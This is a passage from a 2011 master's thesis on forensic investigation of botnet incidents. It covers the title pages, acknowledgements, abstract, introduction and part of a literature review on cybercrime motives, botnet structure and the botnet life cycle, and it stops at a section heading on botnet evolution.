Acquiring Digital Evidence from Botnet Attacks: Procedures and Methods

JUNEWON PARK
B.B.A. (Sejong Uni, ROK)

0956846

a thesis submitted to the graduate faculty of design and creative technologies
AUT University
in partial fulfilment of the
requirements for the degree of
Master of Forensic Information Technology

School of Computing and Mathematical Sciences

Auckland, New Zealand
2011

Declaration

I hereby declare that this submission is my own work and that, to the best of my knowledge and belief, it contains no material previously published or written by another person nor material which to a substantial extent has been accepted for the qualification of any other degree or diploma of a University or other institution of higher learning, except where due acknowledgement is made in the acknowledgements.

....
Signature

Acknowledgements

This thesis was completed at the Faculty of Design and Creative Technologies of the Auckland University of Technology (AUT) in Auckland, New Zealand. While conducting this research project I received support from many people in one way or another, without whose support, this thesis would not have been completed in its present form. It is my pleasure to take this opportunity to thank all of you, without the intention or possibility to be complete. I would like to apologize to those I do not mention by name here; however, I highly valued your kind support.

I thank my supervisor, Dr. Brian Cusack. The conversations with Brian have given me the chance to push my thinking forward in ways that I want to continue expanding. I deeply appreciate how much I have benefited from his creativeness, professionalism and warmth during my digital forensic study. I also thank all the members of the open source community. They were willing to share their knowledge and were happy to contribute to the research for botnet investigation. I am aware of the support from my good classmates in the Master of Forensic Information Technology programme at AUT. They have been my mentors and companions on this challenging journey. I was lucky to have them in my years of the training. I also thank my good friends, Barbara, Tony, Christina, and Myonghee. They have encouraged me to keep on challenging myself since the very first time I met them and gave me the support I really needed.

My wife, Hyunok has been with me throughout the journey and has also done her own doctoral study in cranial psychology. We shared many things that adult migrant learners tend to encounter and this has been such a valuable experience. There was also my newborn baby, Saanghyo. I have never been alone with my family and could appreciate everything I could have and share with them during that time. I had meaningful conversations with them, which helped me constantly reflect on my research, career, and identities. This process has been very much part of this research.

Abstract

The botnet, a collection of compromised computers, is one of the latest technologies in the evolution of cybercrime. Cybercriminals, motivated by financial gain, use those infected computers as an equipment of cybercrime. For example, botnets are used in Distributed Denial of Service (DDoS) extortion scams, sending of spam, and running arbitrary network services for phishing. Therefore, digital forensic investigators need to forensically analysis and reconstruct those criminal activities. However, the writers of botnets have employed various stealth and deception techniques to hide the existence of their bots. They have also used new techniques such as rootkit and packing methods to hamper the botnet analysis. Even though the need for live forensic approaches has constantly increased for gathering valuable information that cannot be obtained by conventional digital forensic approaches, it is not only unrepeatable in normal situations, but also can damage the integrity of the digital evidence.

For this reason, the main purpose of this study is to propose a forensic investigation approach to address those challenges. The proposed approach is mainly designed to increase repeatability of live forensic investigation and accuracy of digital evidence, which especially is focused on analysis of the memory image acquired from an infected host. In addition, the proposed approach uses various types of information to increase the effectiveness of botnet investigation.

In order to evaluate the proposed approach, an experiment is conducted in two phases: malware collection and forensic investigation. In the malware collection phase, the researcher collects botnet samples from the Internet and builds a malware signature database by running a low interaction honeypot. After that, collected malware samples are submitted to some external analysis service providers to understand their behaviour. In the second phase, a forensic analysis is performed on a host infected by a botnet malware to identify and preserve the possible digital evidence. Afterwards, an analysis of the collected evidence is conducted with various types of information to reconstruct a botnet incident.

An important contribution of this study is that the proposed approach shows that the most effective approach for the forensic investigation of a botnet incident is to combine internal and external information. The live forensic investigation on the infected system does not provide enough information for reconstruction. To make up for the weak points, the researcher uses existing external knowledge about the malware sample. The lack of explanation about the initial exploitation and propagation method is supplemented by analysing the log of a honeypot system. The details of sequential activities to infect the target machine are explained by the reports of sandbox analysis. Finally, the researcher is able to reconstruct the entire picture of the botnet incident with both internal and external information.

Table of Contents

Chapter 1

Introduction

Chapter 2

Literature Review

CHAPTER 3

STUDY DESIGN and METHODOLOGY

Chapter 4

Results

Chapter 5
Discussion of Findings

Chapter 6
Conclusion

List of Tables

List of Figures

List of Abbreviations

C&C	Command and Control
DDNS	Dynamic Domain Name System
DDoS	Distributed Denial of Service
DMZ	Demilitarized zone
DoS	Denial of Service
FFSN	Fast Flux Service Network
TK	Forensic Toolkit
TP	File Transfer Protocol
GTBot	Global Threat Bot
HIVE	Honeynet Infrastructure in Virtualized Environment
HTTP	Hypertext Transfer Protocol
IDS	Intrusion Detection System
IP	Internet Protocol
IRC	Internet Relay Chat
MD5	Message Digest 5
NAT	Network Address Translation
P2P	Peer to Peer
SMB	Server Message Block
TCP	Transmission Control Protocol
TCP/IP	Transmission Control Protocol/ Internet Protocol
UDP	User Datagram Protocol

Chapter 1
Introduction

1.0 INTRODUCTION

The botnet, a collection of compromised computers, is one of the latest technologies in the evolution of cybercrime. Traditionally, malwares were developed and used for pranks or damaging systems; however, the primary motivation for creating malware has changed to financial gain. Therefore, cybercriminals are using computers infected by botnet malware as an equipment of cybercrime. For example, botnets used to in DDoS extortion scams, sending of spam, and running arbitrary network services for phishing. Recently, botnet techniques tend to attack targeted companies and countries (Symantec Corp., 2011).

As new techniques used by botnets has been upgraded and became complicated, the paradigm of digital forensic investigation on a botnet incident needs to be changed. The most of botnet writers take advantage of enhanced network technologies and standardised software environment. Also they use advanced anti-forensic techniques makes it difficult for a digital forensic investigator to analysis. For this reason, the digital forensic investigator faces with serious problems on botnet investigation. Consequently, the need of change in investigation approached is raised significantly. This research will propose a forensic investigation approach based on live forensics and existing knowledge.

Chapter 1 begins with presenting an overview of the problems of botnet (Section 1.1), and explains the motivation of the research (Section 1.2). In Section 1.3, the research methods used for this research will be described including the expected findings of the research. Section 1.4 shows the entire structure of this thesis.

1.1 THE PROBLEM DEFINED

As technology has advanced during the last few decades, computer related crime has also significantly developed and become highly dangerous to many areas of life. In particular, criminal activity motivated by financial gain has become a serious issue. This activity compromises a victim’s computer system to gather personal and confidential information to use for economic fraud or identity theft. Moreover, these criminals use the resources of compromised computers to launch DDoS attacks or send spam e-mails.

New network technologies and standardized computing environments have brought with them some serious side effects. For example, broadband technologies provide end users with high speed connectivity, but, on the other hand, their computer systems can also be easily compromised by cyber attacks. The standardized software platforms are the main target of cybercriminals because they can easily generate a large scale attack with little effort.

Those side effects have been accelerated by the evolution of cybercrime techniques. In particular, the botnet, a collection of compromised computers, is one of the latest technologies (Mielke and Chen, 2008). The botnet has different features to previous malicious software. It is controlled by an attacker hiding behind the anonymity of the Internet and automatically performs malicious activities. In digital forensic investigation, this new form of cybercrime has been significantly changing the paradigm of cybercrime and investigation approaches.

The most serious problem of the botnet is that the use of advanced anti-forensic techniques makes it difficult for a digital forensic investigator to analysis. The pull-based propagation model of the botnet makes existing protection methods less effective and easily increases the number of the victims (Provos et al., 2008). Furthermore, stealth and deception techniques are employed to avoid detection and analysis (Brand et al., 2010; Perdisci et al., 2008). Rootkit and packing techniques hamper the forensic investigator’s analysis of a malicious binary.

1.2 MOTIVATION

Botnet research is mainly classified into three areas: understanding botnets, detecting and tracking botnets, and defending against botnets (Zhaosheng et al., 2008). The research into understanding botnets focuses on learning botnet behaviours and characteristics. In research about detecting and tracking botnet, honeynet and traffic monitoring is useful for detecting existing botnets; however there is still a lack of ability for tracking botnet. The research on defending against botnets shows the way to break down the botnet after detection.

As a result of the previous research, a database of botnet malware signatures and behavioural features has been constructed and used to understand botnets. In order to constructing a malware database, honeypots or a honeynet have become crucial tools (Baecher et al., 2006; Cavalca and Goldoni, 2010; Rajab et al., 2006). The network logs provided by honeypots might be used to identify the control server of botnets (Cavalca and Goldoni, 2010) and the behavioural analysis of malware samples collected could reveal their malicious functionalities (International Secure Systems Lab, 2010; Norman ASA, 2011; Sunbelt Software, 2011).

Nevertheless, those research studies do not meet the requirement of a forensic investigation. The purpose of forensic investigation is to reconstruct the crime and present the evidence to the court (Casey, 2004). Basically, a forensic investigator should follow the digital forensic procedures to preserve the integrity of evidence. In addition, data acquisition and analysis is required to be repeatable anytime (Hay et al., 2009). Collected evidence should be analysed by temporal, functional, and relational methods to explain the series of events that occurred at the crime scene (Casey, 2004). Consequently, the forensic investigation of a botnet incident includes various kinds of forensic methods such as live forensics, malware forensics, and network forensics.

In particular, the need for forensic investigation on live systems has constantly increased (Adelstein, 2006; Hay et al., 2009). Live forensics provides valuable information that cannot be obtained when the system is turned off. However this is not only unrepeatable in normal situations, but also can damage the integrity of the evidence. Moreover, the result of analysis might be affected by anti-forensic methods such as rootkit.

For those reasons, the researcher focuses on two parts: analysis of the memory image on an infected machine in a forensic manner and reconstruction of the malicious activities with supplementary information generated by honeypots and behaviour analysis services.

The former could increase repeatability and accuracy of live forensic investigation on a botnet infected host. The live forensics on a botnet infected system should be designed to reduce the interaction between an investigator and a target system. During live forensics, an investigator executes a series of instructions on the target system to obtain the necessary information. This approach might cause the alternation of the original state of evidence and not be repeatable. Therefore, the researcher will propose a forensic investigation that includes simple command line instructions to acquire a memory image and extract valuable information from the image.

The latter could provide important information about the propagation and botnet communication mechanism. The reconstruction of a botnet crime might be required to explain the exploitation that has occurred before infection and the malicious activities that is caused by botnet after infection.

1.3 METHODOLOGY & EXPECTED FINDINGS

The overall goal of this study is to determine the most effective approach to reconstruct a botnet incident. In order to meet this objective, the research is designed to study related literature and conduct forensic analysis on an infected machine.

The literature examined covers the different methods for the forensic investigation on botnet infected machines. An investigation of a botnet incident requires different forensic methods. For example, live forensic methods are needed to investigate infected production servers which have to run without stopping. Also a forensic investigator must used proper methods to break down specific anti-forensic obstacles. Each botnet malware has its own various methods of attack. Therefore a broad knowledge of investigation methods helps to reduce the time and to overcome those obstacles.

The experimental research consists of two main parts: malware collection and live forensics on an infected host. Malware collection is conducted by running a low interaction honeypot around the researcher's network. In this phase, the honeypot system will collect sample botnet malwares and log the network traffic. The network traffic includes the attacker's IP address and protocols. In particular, the IP address of a botnet control server is valuable to reconstruct and trace the hierarchical structure of a botnet.

The collected malware samples will be analysed by external service providers. Scanning antivirus engines helps to classifying the collected samples and provides basic information about them such as MD5 hash, file size, packer, and so on. After that the malware samples will be submitted to the sandbox services for behavioural analysis. This research will use public sandbox services such as Anubis and CWSandBox. Those services provide the reports about the behavioural features of the submitted samples. The report will illustrate the activities performed by botnet malware after exploitation.

The main approach for drawing the entire picture of a botnet incident will be presented based on the information extracted from the memory image seized from a botnet infected machine. To collect the forensic evidence, the researcher will simulate the infection with a physical target machine in an isolated environment and conduct live forensic investigation. This stage aims to identify and extract the malicious binaries from the memory image and analyse them by using a memory analysis method. In addition, static analysis will provide supplementary information which should increase the accuracy of the evidence.

The expected findings of this study include the localized signature database of botnet malware and the forensic procedure for reconstructing a botnet incident. Running a honeypot system will construct the localized signature database of botnet malware. Every network connection from remote systems is logged into a database system. Downloaded shellcodes used for exploitation are disassembled and stored in readable format. This information might show the types of threat around the researcher. On the other hand, a forensic procedure for reconstructing a botnet incident will be proposed. To achieve this goal, the researcher will identify the type of information which can be extracted from the memory image and explain the method of using external information generated by third parties.

1.4 STRUCTURE OF THESIS

The remainder of the thesis is structured as follows.

In Chapter 2, an overview of botnets is discussed to identify the research problems. The evolution of cybercrime is discussed to explain the botnet phenomenon. Afterwards, the botnet is introduced with a definition of terms and its features. The history of botnets and techniques is also briefly discussed in order to explain the relevant forensic investigations described in the following section. Then, the related literature is reviewed in the field of botnet investigation. Finally, the problems and difficulties in examining botnet incidents are presented.

Chapter 3 defines the research design and methodology. The first part reviews studies similar to this research to develop the experimental design, then based on this reviews and research problems, the main research question and secondary questions are defined with relative hypotheses. Later the research methodology is described, including data collection, processing and analysis.

Chapter 4 then reports the research findings collected from the experiment. At first the initial analysis of collected malware is presented with their types and the results of sandbox analysis. Afterwards, results of the forensic investigation conducted on the botnet infected machine are described. In last, the entire events are reconstructed based on the research findings.

In Chapter 5, the answer to the research questions and the discussion of research findings is presented in detail. To answer the research questions, the hypothesis related to each question is tested and justified. The discussion of findings includes the evaluation of investigation methods and research design. Finally, recommendations are made for further research.

Chapter 6 concludes this thesis with a summary of research findings, research answers and recommendations.

Chapter 2
Literature Review

2.0 INTRODUCTION

The growth of Internet use has brought an increased number of and different types of cybercrime. In this research the focus is on botnet attacks. Also this research investigates the subsequent evidence that remains in a computer system and network logs after a botnet attack. Botnets are a form of cybercrime recently introduced and often motivated by financial profit. The financial motivation has accelerated the speed of the botnet evolution. The botnet attackers use the infected computers as equipment of cybercrime. This new form of attack has significantly changed the paradigm of cybercrime.

Understanding the botnet technology to use infected computers as criminal equipment is a primary objective in the investigation of botnet cybercrime. Up until now, research related to the botnet has been focused on detecting and tracking the attacks. There has been significant progress in gathering botnet samples and revealing botnet behaviour, however little information is available regarding reconstruction of the criminal activities, which raises the need to develop different methods of forensic investigation.

Chapter 2 begins with introducing the definitions and evolution of cyber crime (2.1.1). In Section 2.2 the relevant literature on botnets will be reviewed including the definition of botnet and the progressive evolution of its design. Also different types of botnets are summarised. In Section 2.3 the possible methods of investigation after a botnet attack are reviewed. In Sections 2.4 and 2.5, issues and problem areas related to botnets are discussed followed by the chapter conclusion (Section 2.6).

2.1 THE EVOLUTION OF CYBERCRIME

As technology has advanced during the last few decades, computer related crimes also have been significantly developed and become highly dangerous activities to many areas of our lives. In this section, the definition and evolution of cybercrime is discussed followed by current trends of criminal actives.

2.1.1 Definition of Cybercrime

Britz (2009, pp. 4-5) states that computer crime is “traditionally defined as any criminal act committed via computer”, and also provides a definition of computer-related crime “as any criminal act in which a computer is involved, even peripherally”. This same author states that cybercrime “traditionally encompassed abuses and misuse of computer system or computers connected to the Internet which result in direct and/or concomitant losses” (Britz, 2009, pp. 4-5). Here the researcher understands that computer crime nowadays has difficulty distinguishing between the terms ‘Internet’ and ‘cyber space’, therefore uses the terms interchangeably. Overall, defining computer crime or cyber crime has never been simple but is a daunting and difficult task as Taylor admits (2006). He presents four categories of computer crime: The computer as a target: The attack seeks to deny the authorized user and owner of the system when they access their data or computer, such as Denial of Service (DoS) attack or virus;

1. The computer as an instrument of crime: The computer is used to gain a criminal objective, for example, theft, fraud, exploitation, and threat.
2. The computer as incidental to crime: The computer is simply used as a facilitative device, including money laundering and trading child pornography.
3. Crimes associated with the prevalence of computers: The crime targets the Information Technology (IT) industry itself and its customers, such as stealing intellectual property, counterfeiting, and software piracy.
4. Indeed the definition of computer crime can constantly change as new technologies emerge and computers are used by individuals with various new criminal intentions.

2.1.2 Motivation of cybercrime

The primary motivation for hacking and creating malicious software has changed from curiosity to financial gain (Britz, 2009; Choo, 2007; Franklin et al., 2007). In the

1960's, the term hacking was used by Massachusetts Institute of Technology (MIT) students to refer either to the development of novel techniques or clever pranks (Taylor et al., 2006). Hackers' actions in the 1980's were justified by their anti-establishment ideology and recognized as a protest movement against those who keep specific knowledge exclusively to themselves. Different from this political use of hacking, hackers with a purpose of financial gain engender righteous indignation (Britz, 2009). Hacking becomes perceived more closely aligned to criminal activity in this case. As information technologies became increasingly an asset to business growth and it became common to make financial transaction through the Internet, cyber crime has become more attractive and a powerful tool for criminally intended minds.

The primary target for computer criminals is usually the valuable information stored in a victim's system and capacity which they can obtain by using those systems without the owner's consent (Britz, 2009; Choo, 2007; Ianelli and Hackworth, 2007). Individuals use their computer systems to store personal information and perform financial transactions. Organisations use computer systems on even in bigger scale to contain valuable intellectual property and huge amount of customers' confidential information. It is possible that even if the owner of the attacked system cannot immediately locate this information, the attackers could find where it is located, how to collect it and how to generate financial profit from it (Ianelli and Hackworth, 2007). In the real world, attackers compromise victims' systems to gather personal and confidential information. Once criminals take the information they want, they can directly use or sell it to perpetrate other crimes such as economic fraud or identity theft, and so on.

In addition to this financial benefit, attackers are interested in the bandwidth and computing resources (Ianelli and Hackworth, 2007). Attackers can generate 1.3Gbps network traffic from 10,000 infected systems, each of which sends traffic in 128kbps rate. It can enable the launch of DDoS attacks. Furthermore, attackers use the resources of an infected system to send spam emails or host phishing sites.

Lures of the Internet and advanced technologies

While the Internet provides individuals' lives and the business environment with convenience, this also brings with its side effects that we cannot ignore. Cross (2008) argues that cybercriminals are those taking advantage of new network technologies and the standardization of the computing environment. Broadband technologies have made it easy to connect to the Internet and provides high speed upload and download services. During the last two decades, the price of the services has also been going down significantly. As a consequence, user systems are always connected to the Internet with the high speed connectivity. Under those conditions, user systems are easily exposed to the various attacks such as attempts to gain unauthorized access and malicious code infection.

Anonymity is one of the most attractive advantages of the Internet. In the cyber-world, many people enjoy the anonymity provided by the Internet while continuously being connected with others. The Internet basically was designed to provide the users with global connectivity. For this reason, criminals as well as victims can be located anywhere in the world. The problem is not only the difficulty in identifying cyber-criminals but also jurisdictional disputes due to the impossibility of drawing physical boundaries in the internet world (Britz, 2009; Taylor et al., 2006). In addition to the uncertainties of jurisdiction, there are technologies used to hide criminal activities. For example, encryptions and stenography programs have been used to avoid detection of criminal activities and to obfuscate the investigation (Britz, 2009). The Network Address Translation (NAT) technique is another one making it difficult for forensic investigators to identify the owners of suspicious Internet Protocol (IP) addresses.

2.1.3 Problems of standardisation

Cybercriminals take advantage of the standardized software platforms such as operating system and software utilities in accessing their victims' systems. The purpose of standardization is to enable a majority of users to work on the same or compatible computing environments (Cross and Shinder, 2008). For example, 90% of computers are running on Microsoft Windows and all most 60% of users are using Microsoft Internet Explorer. In addition to those software platforms, there is no doubt that Transaction Control Protocol/Internet Protocol (TCP/IP) and Hypertext Transfer Protocol (HTTP) are the most prevalent network protocols. This is however not only an advantage for communicating individuals in ordinary situations but also attackers can easily generate a large scale attack without additional effort based on this standardised computer environment. As evidence of this, recent research (Symantec Security Response, 2010) shows that attackers tend to consider the market share of the software platforms being used instead of the degree of vulnerabilities in them. Figure 2.1 presents that Mozilla® Firefox® had the most vulnerability in 2009. However, top ranked Web-based attacks observed during the same period of time indicate that this was not the one most targeted. The most targeted was Microsoft® Internet Explorer® and its plug-in utilities which are more popular with a bigger market share.




Figure 2.1 Web browser vulnerabilities Adapted from Symantec Security Response (2010) Full cite Symantec Security Response. (2010). Symantec Global Internet Security Threat Report: Trends for 2009 (Technical Report): Symantec Corporation.

2.1.4 Botnets In Cybercrime

The botnet is one of the latest technologies in the evolution of cybercrime (Mielke and Chen, 2008). The botnet refers to a collection of networked computers (Mielke and Chen, 2008). Previously, malwares were developed and typically used for pranks or damaging systems. Traditionally they contained pre-programmed codes with malicious intent. Most of the malwares perform their actions immediately or are trigged by specific events such as time delay or logic bombs. However, a new trend very attractive to attackers uses automated ways to initiate any intended action while still enabling the attacker to maintain control over those targeted. The basic logic to this new technology lies in the idea that attackers use infected computers as an equipment of cybercrime. This new technology used by botnet attackers is indeed revolutionary as the infected computers function in an automatic way to trigger performance without the attackers' immediate involvement. The attackers control at a distance through the infected computer and botnet malware. The name botnet therefore is coined from the word 'robot', because of its automatic fashion of functioning. I will explain the definition of the botnet in detail in the following section. The point is that this new form of attack is changing the paradigm of cybercrime significantly and capable of creating very challenging and powerful crimes.

There are various ways that malicious botnets can be used, especially as a form of cybercrime. The very nature of the botnet is its capability to be easily distributed (Ianelli and Hackworth, 2007; Mielke and Chen, 2008). Botnets can grow to millions as they are transferred and triggered automatically from computers to computers and systems to systems. They can be located everywhere, all over the world, and in any security systems. In some cases, they have been found in military and government networks. Owing to this botnets' scalability, botnet masters are provided with unprecedented power and resources. In addition, a botnet can trigger other forms of action or evolve into different malware according to its intended deigns. For example, botnets used to initiate simple DoS attacks could quickly evolve into DDoS attacks. Such capabilities can be used in DDoS extortion scams, which provide the attackers with tangible financial gains. Another very important function of botnets can be the sending of spam as a new infected host can be seen as a legitimate mail server. Lastly, botnets are also used as a flexible platform to run arbitrary network services (e.g. web services or domain name system services) for phishing attacks.

Wang and Ramsbrock (2009) explained how the botnet technology grows by tracking down internationally powerful organisations and its abuse of the IT labour market in Eastern Europe. It appears that botnets are purely motivated to produce financial profit. Organized crime groups often use botnets as a source of income;

either by hiring “freelance” bot masters or by having their own members who create botnets. Network security professionals who want to protect systems from botnets find themselves encountering very well motivated and financed organizations that can hire some of the best people in computer and network security. This is especially true in countries such as Russia, Romania and other Eastern European nations where there is an abundance of IT skilled labour at the high school and university level but legitimate IT job prospects are very limited. In such an environment criminal organizations easily recruit recent graduates by offering far better opportunities than the legitimated job market.

It might not be immediately obvious how a collection of computers can be used to cause havoc and produce large profits. The main point is that botnets provide anonymous and distributed access to the Internet. The anonymity makes the attackers untraceable and the distributed nature of botnets makes it extremely hard to shut down. As a result, botnets are perfect vehicles for criminal activities on the Internet. Some of the main profit-producing methods are explained here, but criminals are always devising new and creative ways to make profits from botnets.

2.2 INTRODUCTION TO BOTNETS

This section explains what botnets are and why they are important. Next, the building method of botnets is described including how botnets communicate and how they have developed over the last decade.

2.2.1 Definition of Terms

A bot refers to malicious software running on an infected computer. It permits a remote attacker to control the end-user machine via a Command and Control (C&C) infrastructure (Hoagland et al., 2008; Rajab et al., 2006). The C&C channel is a kind of network protocol to communicate between a bot and a server controlled by an attacker. The commands received through C&C channel can be executed autonomously and automatically without the end-user’s consent. Bots are often referred as zombies because they hide themselves until activated by initial instructions (Choo, 2007, p. 1). Further, those bots connected via networks are collectively referred as a bot network and botnets. Lastly, a human who controls the C&C server are named as a bot master (Rajab et al., 2006, p. 41) or bot herder (Schiller et al., 2007, p. 3).

A bot can be software itself. Grizzard and his collegues (2007) describes that a bot is a programme executing the given commands without any communication with its operator. They defined a botnet as a network of malicious bots which are using the computing resources for the criminal activity.

In this thesis, the term “bot” and “botnet” can be used in both hardware and software according to the context. When the real case of crime is discussed, a bot and a botnet refer to a hardware system and a group of hardware systems. During the analysis of malicious code, a botnet means a program or a group of software programs connected over the network.




Figure 2.2 A botnet structure and example attacks. Adapted from “Botnets, and the cybercriminal underground”. Paper presented at the IEEE International Conference on Intelligence and Security Informatics, 2008 (IEEE ISI 2008)

Figure 2.2 illustrates the structure of an entire botnet and example attacks including DDoS attack (Mielke and Chen, 2008). The bot herder (inverted triangle, bottom) connect a centralized command and control server (square, centre). The herder instructs his bot armies (diamonds) to scan for new victims. One of the bots finds a victim and infects it (circle, top). Finally, several bots are used to attack a web server (triangle, lower left) in the form of a DDoS attack.

2.2.2 Botnet Features

There are two features to be discussed here, the network feature and software feature. In terms of the network feature, it is worthwhile looking at the difference between bot clients running on an infected system and its previous generation of malicious code such as viruses or worms. The bot clients can use the functionality of other malicious codes to propagate themselves in order to hide from detection and to attack the target. The primary difference between the bot clients and viruses or worms is that bot clients are able to take an action autonomously and execute the given commands in a coordinated manner (Schiller et al., 2007). Bot clients have the ability to perform their actions when attackers are not logged into the target machine. Further, the bot malicious codes are communicating with each other to achieve the same goal. To accomplish this they use the C&C channel to construct a typical botnet, which consists of one or more bot servers and thousands of bot clients. For this reason, a botnet can be classified by the C&C (See Section 2.2.5).

Regarding software features of the bots, the main ones are their being modular, adaptive, and targetable (Schiller et al., 2007). The botnet is a collection of various malicious codes. During the period of the evolution of a botnet, it is armed with modularity and extendibility. Modularity means here that when a typical botnet is formed, each module is employed to serve a specific purpose (Schiller et al., 2007). For example, one module exploits some kind of vulnerabilities of the target and then another module would stop antivirus software which is supposed to protect the targeted system. After securing the bot client, the third module is looking for new vulnerable systems.

These modular bots can easily adopt different functionalities to exploit the host system (Schiller et al., 2007). When a bot discovers new vulnerability on a victim system, it can automatically install a specific module which can easily attack that vulnerable point. It means that defeating one component of a botnet is not enough to ensure that the entire system is cleaned up. Also the bots utilize a number of techniques to increase its continuity and stability depending on the situation of a specific system targeted (Hoagland et al., 2008).

Botnet attacks can aim a particular organization or limit the geological scope of the targets (Schiller et al., 2007; Symantec Security Response, 2010). With this targeting capability, bot attackers can customise their attacks to the market. The targeting capability of botnets is adaptive as well. The bot client can check the newly infected host for applications so that it knows how to make use of the new infected system.

2.2.3 Building a Botnet and Its Life Cycle

According to a recent research study (Bailey et al., 2009; Feily et al., 2009), the creation of botnets is comprised of five steps: initial infection, secondary infection, connection, malicious command and control, update and maintenance. Figure 2.3 illustrates the formation of typical botnets base Internet Relay Chat (IRC) protocol. The creation of a botnet starts from using already known vulnerabilities on a victim system. During the initial infection phase, the attacker scans a target subnet for any known vulnerabilities, and infects victim machines through different exploitation methods. The spreading mechanism of a botnet includes several infection strategies already used in worms, viruses and social engineering. After initial infection, in the secondary injection phase, the infected hosts execute a script known as shellcode. The shellcode fetches the image of the actual bot binary from the specific location via File Transfer Protocol (FTP), HTTP, or Pear to Pear (P2P). The bot binary installs itself on the target machine. Once the bot program is installed, the victim computer turns to a zombie and runs the malicious code. The bot application starts automatically each time when the zombie is rebooted.

After propagation, a new bot establishes a command and control (C&C) channel to communicate with the control server. This communication means the bot joins with the botnet. Once it happens, the specific bot becomes a member of a bot master's zombie army. The attacker disseminates commands through the C&C channel, and the bot receives and executes those commands. In this phase, bots, remotely controlled by a bot master, can conduct various malicious activities such as exploiting other machines, commencing DDoS attacks, and so on.




Figure 2.3 Building a IRC-based botnet. Adopted from "A Survey of Botnet and Botnet Detection" By Feily, Shahrestani, & Ramadass (2009)

The botnets, which have already launched attacks, continuously maintain the connection with their bot masters and are commanded to update its binary code (Feily et al., 2009). The main purpose of this process is to evade detection techniques or add new functionality to install bots. In certain cases, the bots can move to a different C&C server. It is very useful for bot masters to keep their botnet alive to be updated. Bot masters also try to keep their botnets invisible and portable by using Dynamic Domain Name System (DDNS) which is a resolution service that facilitates frequent updates and changes in server locations. In cases where authorities disrupt a C&C server at a certain IP address, the bot master can easily set up another C&C server instantly with the same name at a different IP address.

2.2.4 Evolution of Botnets

